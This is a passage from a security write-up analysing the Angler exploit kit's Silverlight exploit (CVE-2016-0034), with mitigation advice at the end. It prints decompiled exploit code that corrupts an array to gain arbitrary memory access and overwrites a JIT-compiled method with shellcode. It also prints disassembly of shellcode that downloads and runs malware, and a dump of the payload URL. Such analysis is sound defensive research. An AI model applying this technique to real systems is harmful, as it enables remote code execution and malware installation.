        GClass1.smethod_0(this.ToString());
    if (GClass1.int_0 != 0)
        GClass1.smethod_0(this.ToString());
    return 0;
}
```

First, “vmethod_0” is called normally to ensure that the JIT code is generated for its body. The method’s generated code looks like:



```

Address: GClass1.vmethod_0
--- C:\Work\CVE-2016-0034\Angler\Second Stage\so0Pfuz5I82dp\so0Pfuz5I82dp\GClass1.cs
00000000 55          push     ebp
00000001 8B EC       mov     ebp,esp
00000003 57          push     edi
00000004 56          push     esi
00000005 81 EC 14 0A 00 00 sub     esp,0A14h
00000006 8B F1       mov     esi,ecx
00000008 8D BD E4 F5 FF FF lea     edi,[ebp+FFFFFF5E4h]
00000013 B9 05 02 00 00 mov     ecx,285h
00000018 33 C0       xor     eax,eax
0000001a F3 AB       rep stos dword ptr es:[edi]
0000001c 8B CE       mov     ecx,esi
0000001e 89 00 DC F6 FF FF mov     dword ptr [ebp+FFFFFF6DCh],ecx
00000024 83 3D A4 49 51 00 00 cmp     dword ptr ds:[005149A4h],0
0000002b 74 05       je      00000032
0000002d E8 A2 7E 6B 49 call    496B7ED4
00000032 C7 45 F0 00 00 00 00 mov     dword ptr [ebp-10h],0
00000039 90          nop
0000003a 83 3D AC 4B 51 00 00 cmp     dword ptr ds:[00514BACH],0
00000041 90          nop
00000042 90          nop
00000043 90          nop
00000044 90          nop
00000045 0F 94 C0   sete    al
00000048 0F B6 C0   movzx   eax,al
0000004b 89 45 F0   mov     dword ptr [ebp-10h],eax
0000004e 90          nop
0000004f 90          nop
00000050 90          nop
00000051 90          nop
00000052 83 7D F0 00 cmp     dword ptr [ebp-10h],0
00000056 75 23       jne     0000007B
00000058 8B 8D DC F6 FF FF mov     ecx,dword ptr [ebp+FFFFFF6DCh]
0000005a 8B 01       mov     eax,dword ptr [ecx]
  
```

Second, the address of the generated code for the method is obtained, by parsing the virtual table of “this” object:


```

// execute vmethod_0, to make sure its address is written to this object's virtual
table
this.vmethod_0();


// find vmethod_0's address using this object's virtual table (method_3),
// using the corrupt array to access arbitrary memory (method_0)
uint uint_1_1 = this.method_0(this.method_0(
    this.method_3((object)this) + 40U) + 16U);
uint num = this.method_0(uint_1_1);
if ((byte)num == 0xE9) // handle a special case
    uint_1_1 += (uint)((int)this.method_0(uint_1_1 + 4U) << 24) +
        (int)(num >> 8) + 5);
uint uint_1_2 = uint_1_1 - uint_1_1 % 4U;

// the vmethod_0's address is now in uint_1_2
  
```


Replacing the method's body is as easy as writing bytes to the address found before, using the corrupted integer array. Here's how the method body looks before being replaced:



Same method's body after being replaced with the shellcode:



The shellcode is executed by simply calling the method with replaced code. Because the method is part of the application, the code at that address is allowed to run by default. This way a ROP chain is unnecessary, and there is no need for a VirtualAlloc/VirtualProtect call.

The application is careful to keep a backup of the original method body and put it back after shellcode execution. Also the corrupted integer array length is put back to the original length of 5, to avoid the garbage collector crashing the app when trying to clean up unallocated space:

```
public override void vmeth0_1(uint uint_1)
{
    this.gclass4_0.uint_0[0x3FFFFFFF] = uint_1; // 5
}
```


Finally, the shellcode creates a new thread and downloads malware from the URL specified in the Silverlight object's "initParams" and runs it:

```

00315688  8D8D E0FDFFFF  lea ecx,dword ptr ss:[ebp-220]
0031568E  51             push ecx
0031568F  57             push edi
00315690  50             push eax
00315691  FF56 68       call dword ptr ds:[esi+68] winhttp.WinHttpRequest
00315694  8BD8          mov ebx,eax
00315696  3BDF          cmp ebx,edi
00315698  895D 7C       mov dword ptr ss:[ebp+7C],ebx
0031569B  ^0F84 0AFFFFF je 003155AB
003156A1  68 00040000   push 400
003156A6  E8 6C050000   call 00315C17
003156AB  50             push eax
003156AC  8D85 D8F3FFF lea eax,dword ptr ss:[ebp-C28]
003156B2  50             push eax
003156B3  FF56 48       call dword ptr ds:[esi+48]
003156B6  83C4 0C       add esp,0C
003156B9  85C0          test eax,eax
003156BB  ^0F84 EAFEFFF je 003155AB
003156C1  68 00000020   push 20000000
003156C6  6A FF        push -1
ds:[00316395]=70794AEA (winhttp.WinHttpRequest)

```

Address	Hex dump	UNICODE
0096F654	2F 00 6F 00 66 00 66 00 69 00 63 00 65 00 72 00	/officer
0096F664	2E 00 78 00 68 00 74 00 3F 00 73 00 68 00 69 00	.xht?shi
0096F674	70 00 3D 00 26 00 73 00 69 00 78 00 3D 00 77 00	p=&six=w
0096F684	54 00 50 00 33 00 6D 00 26 00 74 00 65 00 72 00	TP3m&ter
0096F694	6D 00 3D 00 4A 00 55 00 56 00 69 00 31 00 4F 00	m=JUVi10
0096F6A4	61 00 75 00 45 00 26 00 73 00 65 00 74 00 74 00	auE&sett
0096F6B4	6C 00 65 00 3D 00 26 00 61 00 75 00 64 00 69 00	le=&audi
0096F6C4	65 00 6E 00 63 00 65 00 3D 00 42 00 4E 00 33 00	ence=BN3
0096F6D4	52 00 32 00 6C 00 38 00 53 00 4F 00 26 00 77 00	R2l8S0&w
0096F6E4	68 00 79 00 3D 00 26 00 67 00 6F 00 76 00 65 00	hy=&gove
0096F6F4	72 00 6E 00 6F 00 72 00 3D 00 7A 00 55 00 44 00	rnor=zUD
0096F704	74 00 31 00 68 00 6E 00 35 00 70 00 71 00 4C 00	t1hn5pqL
0096F714	71 00 43 00 42 00 57 00 74 00 78 00 4D 00 49 00	qCBwt&MI
0096F724	55 00 6C 00 49 00 70 00 6A 00 4A 00 00 00 C4 74	UlIpjJ.瓊
0096F734	00 00 3A 00 00 00 3A 00 00 00 00 00 00 00 3A 00	

A few API functions are used by the shellcode, such as "winhttp.WinHttpRequest". These API functions are obtained by parsing the process' import address table directly, which could be detected as an unusual behavior for a normal application.

Conclusion and possible mitigations

This exploit is interesting in several ways. First, unlike older exploits, it does not focus on external data input that is stored on the stack or in the heap, but rather on external code input (the custom encoder/decoder).

Second, after obtaining arbitrary memory access, overwriting an existing code block with the shellcode is quite clever because that code block already has the proper executable rights, so a ROP chain, stack pivot and marking memory as executable is avoided, techniques for which many mitigations are already in place.

Third, even though the BinaryReader issue is now patched, the problem remains the arbitrary memory access through the use of an array of corrupted length.

To avoid this situation, mitigation techniques should be introduced in future versions of Silverlight, as other vendors have done in other interpreted languages.

For example, the latest version of Adobe Flash Player keeps the array length in memory along with a validation secret, and checks it at every access. Also, in Flash, different object types are stored isolated from one another in memory, which prevents a byte array overflow corrupting an integer array. You can read about these Flash changes [here](#). Mitigations like these would greatly reduce the possibility of arbitrary memory access and finally code execution, even after new vulnerabilities are being discovered.

Last but not least, the fact that .Net generates code and leaves it writeable is also a vulnerability in itself. Probably Microsoft had good reasons to do that, like avoiding the high overhead introduced by changing protection rights for every generated code block.

Acknowledgements

We would like to thank [Kafeine](#) for sharing the Fiddler dump file, which is available [here](#).

References

CVE-2016-0034, Microsoft Silverlight 5 before 5.1.41212.0 mishandles negative offsets during decoding

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Significant Flash exploit mitigations are live in v18.0.0.209

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